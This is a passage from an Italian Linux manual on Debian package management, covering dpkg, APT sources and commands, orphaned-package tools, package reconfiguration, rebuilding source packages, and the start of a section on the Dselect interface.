  Rimuove il pacchetto indicato, senza eliminare i file di configurazione.

- `#` **`dpkg -P zsh`** [*Invio*]

  Elimina completamente il pacchetto indicato, compresi i file di configurazione.

- `$` **`dpkg -l`** [*Invio*]

  Elenca lo stato di tutti i pacchetti installati, o dei quali rimangono i file di configurazione.

- `$` **`dpkg -l z\*`** [*Invio*]

  Elenca lo stato di tutti i pacchetti conosciuti che iniziano con la lettera «z». Si osservi l'uso della barra obliqua inversa per

proteggere l'asterisco contro l'interpretazione da parte della shell.

- `$` **`dpkg -s zsh`** [*Invio*]

  Mostra le informazioni sullo stato del pacchetto indicato, in modo più dettagliato.

- `$` **`dpkg -L zsh`** [*Invio*]

  Elenca i file che appartengono al pacchetto '**`zsh`**'.

- `$` **`dpkg -S /bin/cat`** [*Invio*]

  Cerca di scoprire a chi appartiene il file '`/bin/cat`' (scoprendo che appartiene al pacchetto '**`textutils`**').

7.7.7 Gestione più evoluta dei pacchetti: organizzazione di una copia della distribuzione

«

Per una gestione più evoluta dei pacchetti, occorre definire la fonte di questi, dalla quale deve essere ottenibile il file '`Packages`'. Per comprendere la cosa, è necessario prima di tutto conoscere in che modo dovrebbe essere organizzato un CD-ROM o una copia nel file system della distribuzione. Lo schema seguente rappresenta l'essenziale (la metavariabile ***arch*** viene sostituita dalla sigla dell'architettura per cui sono fatti i pacchetti):

```
debian/
 |-- .disk/
 |     `-- info
 `-- dists/
       |-- stable/
       |     |-- main/
       |     |     `-- binary-arch/
```

```
|    |          |-- Packages
|    |          |-- Packages.gz
|    |          |-- Packages.cd
|    |          |-- Packages.cd.gz
|    |          `-- *.deb
|    |-- contrib/
|    |    `-- binary-arch/
|    |          |-- Packages*
|    |          `-- *.deb
|    |-- non-free/
|    |    `-- binary-arch/
|    |          |-- Packages*
|    |          `-- *.deb
|    |-- non-US/
|    |    `-- binary-arch/
|    |          |-- Packages*
|    |          `-- *.deb
|    `-- local/
|         `-- binary-arch/
|               |-- Packages*
|               `-- *.deb
`--local/
    `-- local --> ../stable/local
```

Il file ‘`debian/.disk/info`’ è indispensabile quando la distribuzione è suddivisa su più dischi. Questo file contiene una riga che serve a identificare l’unità di memorizzazione. I file ‘`debian/dists/stable/*/binary-`***arch***`/Packages`’, assieme alle loro versioni compresse con ‘**`gzip`**’, contengono le informazioni sui pacchetti contenuti negli archivi che si trovano nella stessa directory, o in quelle successive, mentre i file ‘`debian/dists/stable/*/binary-`***arch***`/Packages.cd`’ contengono le informazioni di tutti i file ‘`Packages`’ delle stesse directory per tutti i dischi in cui si

articola la distribuzione.

Di tutta questa struttura, la directory ‘`debian/`’ è la radice, o l’inizio, e questa è la posizione che viene richiesta dai programmi per la gestione dei pacchetti quando devono attingere le informazioni sulla disponibilità dei pacchetti.

Come si vede dalla struttura mostrata, una distribuzione Debian si articola anche in componenti, a causa di possibili limitazioni nell’uso e nella distribuzione del software relativo. In generale, gli archivi che si trovano a partire da ‘`debian/dists/stable/main/`’ sono quelli principali che non contengono limitazioni particolari, mentre per gli altri valgono considerazioni differenti. Le varie componenti in cui si articola una distribuzione sono identificate dai nomi delle directory che si diramano da ‘`debian/dists/stable/`’.

7.7.8 APT a livello essenziale

«

Il sistema APT si basa sul programma di servizio ‘**`apt-get`**’, che a sua volta si avvale di ‘**`dpkg`**’.

Per funzionare, ‘**`apt-get`**’ richiede la presenza di un file di configurazione, ‘`/etc/apt/sources.list`’, all’interno del quale vanno elencate le fonti da cui si possono ottenere delle distribuzioni Debian. Questo file può contenere commenti, preceduti dal simbolo ‘**#**’, righe vuote che vengono ignorate come i commenti e righe contenenti ognuna l’indicazione di un’origine, espressa secondo la sintassi seguente:

```
deb uri_inizio_distribuzione distribuzione componente...
```

Per esempio, per indicare l'utilizzo della distribuzione '**stable**' (come mostrato fino a questo punto negli esempi) contenuta a partire da '/home/pippo/debian/', della quale si vogliono tutte le componenti normali, si può utilizzare la direttiva seguente:

```
deb file:/home/pippo/debian/ stable main contrib non-free non-US local
```

Nello stesso modo si potrebbero indicare degli URI riferiti a siti FTP o HTTP. Inoltre, è importante tenere presente che si possono indicare molte fonti differenti, come si vede dall'esempio seguente:

```
deb file:/home/pippo/1/debian/ stable main contrib non-free non-US local
deb file:/home/pippo/2/debian/ stable main contrib non-free non-US local
deb http://ftp.us.debian.org/debian stable main contrib non-free
deb http://non-us.debian.org/debian-non-US stable non-US
```

Dopo la configurazione, '**apt-get**' richiede espressamente che gli sia ordinato di leggere le sorgenti per aggiornare l'elenco locale dei pacchetti disponibili, in modo da disporre di una visione di ciò che esiste e delle dipendenze relative. Si osservi lo schema sintattico per l'utilizzo di '**apt-get**':

```
apt-get [opzioni] [comando] [pacchetto...]
```

Da quello che si vede, nella riga di comando di '**apt-get**' non si fa mai riferimento direttamente ad archivi Debian, ma sempre solo a pacchetti.

Per comprendere il funzionamento di '**apt-get**' è bene cominciare da alcuni esempi. Normalmente si inizia aggiornando l'elenco locale dei pacchetti disponibili:

```
# apt-get update [Invio]
```

Quindi potrebbe essere conveniente chiedere l'aggiornamento dei

pacchetti, riferiti alla stessa versione della distribuzione che si sta utilizzando:

```
# apt-get upgrade [Invio]
```

Per installare o aggiornare un pacchetto specifico, soddisfacendo le dipendenze necessarie, si può intervenire come nell'esempio seguente, dove si mostra in che modo installare o aggiornare il pacchetto '**zsh**', rispettando le dipendenze:

```
# apt-get install zsh [Invio]
```

Infine, per aggiornare il proprio sistema a una nuova versione della distribuzione, si utilizza il comando seguente:

```
# apt-get -f dist-upgrade [Invio]
```

Questo è seguito generalmente da una richiesta esplicita di configurazione dei pacchetti che ne avessero bisogno, per mezzo di '**dpkg**':

```
# dpkg --configure --pending [Invio]
```

Tabella 7.20. Alcuni comandi.

Opzione	Descrizione
`update`	Risincronizza l'elenco locale dei pacchetti rispetto alle origini dichiarate nel file di configurazione. In generale, prima di un comando '**upgrade**' o '**dist-upgrade**', occorrerebbe eseguire un comando '**update**'.

Opzione	Descrizione
`upgrade`	Aggiorna tutti i pacchetti che risultano già installati, per i quali è disponibile un aggiornamento. L'aggiornamento non viene fatto se questo può provocare degli inconvenienti.
`dist-upgrade`	Aggiorna tutti i pacchetti che risultano già installati, per i quali è disponibile un aggiornamento. L'aggiornamento viene fatto tenendo conto delle dipendenze, che nel frattempo potrebbero essere cambiate (di solito quando si tratta di un aggiornamento che coinvolge l'intera distribuzione). Di solito, dopo questo tipo di operazione, si avvia il comando '**`dpkg --configure --pending`**' allo scopo di procedere con la configurazione di ciò che richiede tale passaggio.
`install` ***pacchetto***`...`	Installa i pacchetti indicati come argomento, provvedendo a sistemare anche le dipendenze. È bene sottolineare che vanno indicati i nomi dei pacchetti e non i nomi degli archivi che li contengono.
`check`	Esegue un controllo, anche sui pacchetti che sono stati installati in modo errato.
`clean`	APT utilizza un deposito transitorio per gli archivi utilizzati per l'installazione o l'aggiornamento. Si tratta della directory '`/var/cache/apt/archives/`', che va ripulita periodicamente attraverso il comando '**`clean`**'.

Tabella 7.21. Alcune opzioni.

Opzione	Descrizione
`-f` `--fix-broken`	Con l'uso di questa opzione si fa in modo che '**`apt-get`**' cerchi di sistemare i problemi legati alle dipendenze. Questa opzione può essere usata da sola, senza l'indicazione di un comando, oppure con un comando, di solito '**`dist-upgrade`**', per richiedere espressamente la sistemazione dei problemi che si possono generare con lo stesso.
`-s` `--simulate`	Simula l'esecuzione del comando, in modo da mostrare cosa si otterrebbe.

7.7.9 Ricerca dei file che apparentemente non appartengono ad alcun pacchetto

Con l'aiuto di Dpkg è possibile cercare di individuare a quale pacchetto appartiene questo o quel file. Precisamente si usa l'opzione '**`-S`**', come nell'esempio seguente:

```
$ dpkg -S /etc/timezone [Invio]
```

In questo caso si fa riferimento al file '`/etc/timezone`' e si dovrebbe ottenere una segnalazione simile a quella seguente, da cui si comprende che il file è abbinato al pacchetto '**`timezones`**':

```
timezones: /etc/timezone
```

Per avere una visione di insieme dei file che potrebbero essere stati abbandonati inavvertitamente, si può usare Cruft,[4] che scandisce il

file system e genera un rapporto. Naturalmente, non tutto ciò che viene indicato è necessariamente un file superfluo, ma è comunque il punto di partenza per la propria ricerca.

```
cruft [opzioni]
```

L'eseguibile '**cruft**' può essere usato solo dall'utente '**root**' e l'elenco che genera, di file sospetti, viene emesso attraverso lo standard output, a meno che siano usate delle opzioni particolari.

7.7.10 Ricerca dei pacchetti che possono essere disinstallati senza problemi di dipendenze

L'individuazione dei pacchetti che possono essere eliminati senza problemi di dipendenze, è un compito piuttosto complesso senza l'utilizzo di uno strumento apposito. Per questo si può usare Deborphan[5] che, se usato senza argomenti, si limita a elencare i pacchetti delle librerie che, apparentemente, non servono:

```
deborphan [opzioni] [pacchetto]...
```

Tabella 7.23. Alcune opzioni significative per l'utilizzo di Deborphan.

Opzione	Descrizione
`-d` `--show-deps`	Mostra le dipendenze dei pacchetti indicati alla fine della riga di comando.

Opzione	Descrizione
`-n` `--nice-mode`	Elenca anche i pacchetti che non sono indispensabili, pur essendo suggeriti o raccomandati da altri.
`-a` `--all-packages`	Elenca tutti i pacchetti che risultano dall'interrogazione richiesta, senza limitare il risultato alle sole librerie.
`-P` `--show-priority`	Mostra la priorità dei pacchetti che risultano dall'interrogazione.
`-s` `--show-section`	Mostra la sezione a cui appartengono i pacchetti ottenuti dall'interrogazione.

Eventualmente, si può controllare il funzionamento di Deborphan tramite Orphaner,[6] che viene distribuito assieme a Deborphan stesso, il quale si comporta da programma frontale interattivo:

```
orphaner [--purge] [opzioni_deborphan]
```

Con l'opzione '**`--purge`**' si specifica di voler eliminare completamente i pacchetti che devono essere selezionati successivamente (eliminando anche i file di configurazione), mentre ogni opzione successiva viene passata tale e quale al programma '**`deborphan`**', allo scopo di cambiare l'elenco dei pacchetti selezionabili.

Figura 7.24. L'aspetto di '**orphaner**' durante il suo funzionamento. In questo caso non sono state indicate opzioni di alcun tipo, pertanto vengono elencati soltanto i nomi delle librerie inutili.

```
.--------------------Orphaner V1.1-----------------------.
| Select Packages for removal or cancel to quit:         |
| .-----------------------------------------------------. |
| |              [ ] fftw2     main/libs                | |
| |              [ ] ldso      main/oldlibs            | |
| |              [ ] libdb4.1  main/libs                | |
| |              [ ] libpng3   main/libs                | |
| |                                                     | |
| |                                                     | |
| |                                                     | |
| |                                                     | |
| |                                                     | |
| |                                                     | |
| |                                                     | |
| `-----------------------------------------------------' |
|---------------------------------------------------------|
|  <   OK   >    <Simulate>    < Cancel >    <  Help  >   |
`---------------------------------------------------------'
```

7.7.11 Riconfigurazione

L'installazione di un pacchetto prevede anche una fase di configurazione, che in molti casi è determinata in modo automatico, mentre il resto delle volte richiede un'interazione con un programma. Questa comunicazione tra utente e programma di installazione serve a creare al volo i file di configurazione necessari al funzionamento dei programmi che compongono il pacchetto; di solito, dopo tale operazione è possibile intervenire a mano in questi file, ma spesso ciò


non è conveniente. Per ripetere la configurazione di un pacchetto già installato, si può usare '**dpkg-reconfigure**', che fa parte del pacchetto Debconf:[7]

```
dpkg-reconfigure [opzioni] pacchetto
```

Per esempio, si può usare il comando seguente per riconfigurare il pacchetto '**debconf**':

```
# dpkg-reconfigure debconf [Invio]
```

L'esempio mostra una situazione abbastanza comune, dal momento che il pacchetto '**debconf**' serve proprio a definire il comportamento della distribuzione in fase di configurazione dei pacchetti:



Selezionando la voce *Dialog* si passa a un'altra richiesta, in cui si specifica il livello di attenzione che si vuole dare alla configurazione:

```
.------------------[?] Configuring Debconf-----------------.
| Debconf prioritizes the questions it asks you. Pick the  |
| lowest priority of question you want to see:             |
|   - 'critical' only prompts you if the system might      |
|     break. Pick it if you are a newbie, or in a hurry.   |
|   - 'high' is for rather important questions             |
|   - 'medium' is for normal questions                     |
|   - 'low' is for control freaks who want to see          |
|     everything                                           |
|                                                          |
| Note that no matter what level you pick here, you will   |
| be able to see every question if you reconfigure a       |
| package with dpkg-reconfigure.                           |
|                                                          |
| See only questions that are of what priority and higher? |
| .------------------------------------------------------. |
| |                       medium                         | |
| |                       critical                       | |
| |                       high                           | |
| |                       low                            | |
| `------------------------------------------------------' |
|----------------------------------------------------------|
|               <  OK  >            <Cancel>               |
`----------------------------------------------------------'
```


È disponibile anche un programma frontale per accedere alla configurazione dei pacchetti, partendo dalla classificazione a cui questi appartengono, con Configure-debian:[8]

```
configure-debian [opzioni]
```

Le opzioni che si possono indicare nella riga di comando vengono passate tali e quali al programma '**dpkg-reconfigure**', nel mo-

mento in cui questo viene avviato. Segue un esempio di utilizzo del programma:

```
# configure-debian [Invio]
```



Scorrendo l'elenco viene scelta la voce '**tex**':

```
.------------Configure Packages--------------.
|                                             |
|                                             |
| Which program do you want to configure?     |
| .-----------------------------------------. |
| |              tetex-base                 | |
| |              tetex-bin                  | |
| `-----------------------------------------' |
|---------------------------------------------|
|          <  OK  >      <Cancel>             |
`---------------------------------------------'
```

Viene selezionata la voce '**tetex-base**', che così viene configurato. Al termine viene proposto di configurare un altro pacchetto:

```
.--------------Configure Packages-----------------.
|                                                 |
|                                                 |
| Would you like to configure another program?    |
|                                                 |
|                                                 |
|-------------------------------------------------|
|             <  Yes  >       <  No  >           |
`-------------------------------------------------'
```

7.7.12 Pacchetti Debian sorgenti

I pacchetti sorgenti messi a disposizione dalla distribuzione GNU/Linux Debian sono composti generalmente da tre file:

***nome_versione-revisione*.dsc**

***nome_versione-revisione*.orig.tar.gz**

***nome_versione-revisione*.diff.gz**

Il file con estensione '.dsc' contiene informazioni essenziali sul pacchetto, con le firme eventuali, per garantire la sua integrità. Il file con estensione '.orig.tar.gz' contiene i sorgenti originali, archiviati attraverso tar+gz. Il file con estensione '.diff.gz' è un file di differenze da applicare per l'adattamento alla distribuzione; eventualmente questo file potrebbe mancare se il pacchetto nasce espressamente per la distribuzione Debian.

Per compilare un pacchetto occorre prima estrarlo, applicandogli le modifiche previste. Per farlo nel modo corretto, si usa il comando seguente, dove si suppone che nella directory corrente siano disponibili i tre file del pacchetto che interessa:

```
$ dpkg-source -x nome_versione-revisione.dsc [Invio]
```

In questo modo si ottiene la directory '***nome-versione***/', all'interno della quale bisogna entrare per avviare uno script che viene creato proprio con l'applicazione delle modifiche:

```
$ cd nome-versione [Invio]

$ su [Invio]

# debian/rules binary [Invio]
```

Come si vede, è stato necessario acquisire i privilegi dell'utente '**root**' per procedere alla compilazione.

In alternativa, se manca il file con estensione '`.dsc`', si può rimediare nel modo seguente:

```
$ tar xzvf nome_versione-revisione.orig.tar.gz [Invio]

$ cd nome-versione [Invio]

$ cat ../nome_versione-revisione.diff.gz | gunzip | patch -p1 [Invio]

$ chmod a+x debian/rules [Invio]

$ su [Invio]

# debian/rules binary [Invio]
```

Come si vede, si devono applicare le modifiche manualmente, quindi occorre attribuire al file '`debian/rules`' i permessi di esecuzione. Il resto funziona regolarmente.

Al termine si ottiene il file '***nome_versione-revisione_arch*`.deb`', contenente il pacchetto binario pronto per l'installazione.

È evidente che, se si vogliono apportare delle modifiche ulteriori al sorgente, queste vanno fatte dopo l'estrazione e dopo l'applicazione delle modifiche già previste per la distribuzione Debian. Volendo ricostruire un pacchetto sorgente corretto, si interviene secondo la sequenza seguente.

1. Si estrae l'archivio originale e si applicano le modifiche già previste:

   ```
   $ tar xzvf nome_versione-revisione.orig.tar.gz [Invio]

   $ cd nome-versione [Invio]

   $ cat ../nome_versione-revisione.diff.gz ↩
   ↪  | gunzip | patch -p1 [Invio]
   ```

```
$ cd .. [Invio]
```

2. Si fanno le modifiche aggiuntive che si ritengono necessarie.
3. Si cancella il file con estensione '`.diff.gz`' e '`.dsc`':

```
$ rm nome_versione-revisione.diff.gz [Invio]
```

```
$ rm nome_versione-revisione.dsc [Invio]
```

4. Si ricostruisce tutto con '**dpkg-source**':

```
$ dpkg-source -b nome-versione [Invio]
```

   In pratica, l'argomento dell'opzione '**-b**' è il nome della directory contenente i sorgenti modificati.

Al termine si ottiene un file '***nome_versione-revisione*`.diff.gz`' nuovo, assieme al file '***nome_versione-revisione*`.dsc`' appropriato.

7.8 Ricompilazione dei pacchetti Debian sorgenti

Può capitare di avere la necessità di ricompilare un pacchetto con opzioni differenti. Attraverso il sistema APT è possibile gestire in modo semplice la ricompilazione dei pacchetti sorgenti della distribuzione GNU/Linux Debian.

Come per i pacchetti compilati, anche per accedere ai pacchetti sorgenti attraverso il sistema APT, è necessario predisporre il file '`/etc/apt/sources.list`'. In questo caso, servono direttive che iniziano con la parola chiave '**deb-src**':

```
deb-src uri_inizio_distribuzione distribuzione componente...
```

Ecco alcuni esempi:

```
deb-src http://mi.mirror.garr.it/mirrors/debian stable    main contrib
deb-src http://mi.mirror.garr.it/mirrors/debian testing   main contrib
deb-src http://mi.mirror.garr.it/mirrors/debian unstable  main contrib
```

Naturalmente, nello stesso file '`/etc/apt/sources.list`' possono convivere anche le direttive relative all'origine di pacchetti già compilati e pronti per l'uso.

Ogni pacchetto sorgente ha bisogno dei propri strumenti di sviluppo per poter procedere alla sua ricompilazione. Di certo sono necessari due pacchetti: '**`fakeroot`**' e '**`build-essential`**':

```
# apt-get install fakeroot build-essential [Invio]
```

Per il resto, fortunatamente, c'è un modo semplice per installare esattamente ciò che serve:

```
# apt-get build-dep nome [Invio]
```

Per esempio, si suppone di voler installare ciò che serve per ricompilare il pacchetto '**`mc`**' (Midnight Commander):

```
# apt-get build-dep mc [Invio]
```

Il pacchetto dei sorgenti può essere acquisito senza privilegi particolari, pertanto si può operare in qualità di un utente comune. Ci si posiziona all'interno di una directory che si considera appropriata, quindi si procede:

```
$ apt-get source nome [Invio]
```

Continuando con l'ipotesi di voler ricompilare il pacchetto '**`mc`**' (Midnight Commander), il comando è il seguente:

```
$ apt-get source mc [Invio]
```

Supponendo di accedere alla versione '**`4.6.1-2`**', si ottengono

i file ‘`mc_4.6.1.orig.tar.gz`’, ‘`mc_4.6.1-2.dsc`’ e ‘`mc_4.6.1-2.diff.gz`’; inoltre si ottiene la sottodirectory ‘`mc-4.6.1/`’, contenente i sorgenti estratti; il tutto a partire dalla directory corrente.

Per modificare i sorgenti si entra nella directory che li contiene e si procede con le modifiche che si ritengono necessarie. Nella maggior parte dei casi si tratta solo di modificare il modo in cui viene avviato lo script ‘**`configure`**’, ma per questo occorre intervenire nel file ‘`debian/rules`’, oppure, come nel caso particolare di ‘**`mc`**’, nel file ‘`debian/rocks`’.

```
$ cd mc-4.6.1 [Invio]
```

...

Dopo le modifiche ci si posiziona all’inizio della directory dei file sorgenti, quindi si procede con il comando seguente:

```
$ dpkg-buildpackage -rfakeroot -uc -us [Invio]
```

Si ottiene la ricompilazione e la creazione di un pacchetto Debian pronto per l’installazione, ma nella directory che precede la posizione corrente (la directory genitrice).

Supponendo di avere ottenuto il file ‘`../mc_4.6.1-2_i386.deb`’, lo si può installare così:

```
# dpkg -i ../mc_4.6.1-2_i386.deb [Invio]
```

Come si vede dall’esempio, ovviamente, per installare il pacchetto servono i privilegi dell’amministratore del sistema.

7.9 Dselect

«

Dselect[9] è uno strumento molto importante per la gestione dei pacchetti Debian, nel momento in cui si vuole tenere sotto controllo il quadro completo della situazione. Si tratta di un programma frontale che gestisce direttamente Dpkg e può avvalersi della configurazione di APT per quanto riguarda l'origine da cui prelevare i pacchetti da installare.

È fondamentale la comprensione di molti dettagli di funzionamento di questo programma, per poterlo sfruttare al meglio, considerato che il suo utilizzo non è molto intuitivo.

7.9.1 Menù iniziale

«

Dselect è un programma interattivo, rappresentato dall'eseguibile '**dselect**', che di solito si avvia senza argomenti:

```
# dselect [Invio]
```

Il suo funzionamento è suddiviso in sei passaggi, rappresentati dal suo menù iniziale, che in generale dovrebbero essere eseguiti secondo la sequenza prevista:

1. scelta del metodo di accesso agli archivi della distribuzione;
2. aggiornamento dell'elenco dei pacchetti disponibili;
3. selezione dei pacchetti da installare, da rimuovere o da eliminare dal sistema;
4. installazione o aggiornamento dei pacchetti, in base alla selezione fatta;

5. richiesta esplicita di eseguire la configurazione dei pacchetti per i quali questa operazione non fosse stata eseguita, o che non fosse stata completata normalmente (di solito, l'installazione provvede anche alla loro configurazione);
6. rimozione o eliminazione dei pacchetti in base alle richieste fatte in fase di selezione.

In generale, al completamento di uno di questi passaggi, Dselect suggerisce automaticamente di passare al successivo. La figura 7.31 mostra il menù introduttivo di Dselect.

Figura 7.31. Il menù iniziale di Dselect.

```
Debian Linux 'dselect' package handling frontend.

 * 0. [A]ccess  Choose the access method to use.
   1. [U]pdate  Update list of available packages, if possible.
   2. [S]elect  Request which packages you want on your system.
   3. [I]nstall Install and upgrade wanted packages.
   4. [C]onfig  Configure any packages that are unconfigured.
   5. [R]emove  Remove unwanted software.
   6. [Q]uit    Quit dselect.

Use ^P and ^N, cursor keys, initial letters, or digits to
select. Press ENTER to confirm selection. ^L to redraw screen.
```

Se si utilizza Dselect con un monitor monocromatico, è molto importante ricordarsi di configurare correttamente la variabile di ambiente ***TERM***, in modo che questa contenga un nome di un terminale monocromatico (potrebbe trattarsi del nome '**`vt100`**' o '**`vt220`**', basta verificare nella directory '`/usr/share/terminfo/v/`'), altrimenti si fa molta fatica a decifrare il significato delle varie informazioni che appaiono sullo schermo, soprattutto si fa fatica a individuare

il cursore di selezione. Per esempio, si potrebbe usare il comando seguente:

```
# TERM=vt100 ; dselect [Invio]
```

La selezione della voce desiderata avviene in modo molto semplice: per spostare il cursore di selezione si possono usare i tasti freccia, le cifre numeriche corrispondenti, o le iniziali; per selezionare la voce evidenziata basta premere [*Invio*].

7.9.2 Metodo di accesso ai pacchetti della distribuzione

«

Come accennato, è bene seguire l'ordine prestabilito, per cui si comincia dalla selezione del metodo di accesso agli archivi della distribuzione. La figura 7.32 mostra il menù che si potrebbe presentare dopo tale selezione.

Figura 7.32. Il menù di selezione del metodo di accesso alla distribuzione.

```
#### dselect - list of access methods ################################
  Abbrev.     Description
  cdrom       Install from a CD-ROM.
* multi_cd    Install from a CD-ROM set.
  nfs         Install from an NFS server (not yet mounted).
  multi_nfs   Install from an NFS server (using the CD-ROM set)
  harddisk    Install from a hard disk partition (not yet mounted).
  mounted     Install from a filesystem which is already mounted.
  multi_mount Install from a mounted partition with changing contents.
  floppy      Install from a pile of floppy disks.
  apt         APT Acquisition [file,http,ftp]

#### Access method 'multi_cd'. ######################################
multi_cd - Install from a CD-ROM set.

Installation from a CD-ROM set containing a Debian distribution.  The
CD-ROMs may be or not be mounted already and should contain a standard
ISO9660 CD-ROM filesystem.

#### explanation of multi_cd #########################################
```

Come si può osservare, l'immagine sullo schermo è suddivisa in due parti: quella superiore che contiene l'elenco dei metodi di accesso, dove si esegue la selezione, e quella inferiore che contiene la descrizione della voce su cui si trova il cursore di selezione in quel dato momento (in questo caso si tratta della voce '**`multi_cd`**'). Come nel menù generale, il cursore si può spostare utilizzando i tasti freccia e anche altre combinazioni (è disponibile una guida interna accessibile attraverso la pressione di [*F1*] o di [*?*], dalla quale si esce premendo la [*barra−spaziatrice*]); infine, premendo [*Invio*] si seleziona la voce in cui si trova il cursore.

È bene sottolineare che l'elenco dei metodi di accesso potrebbe esse-

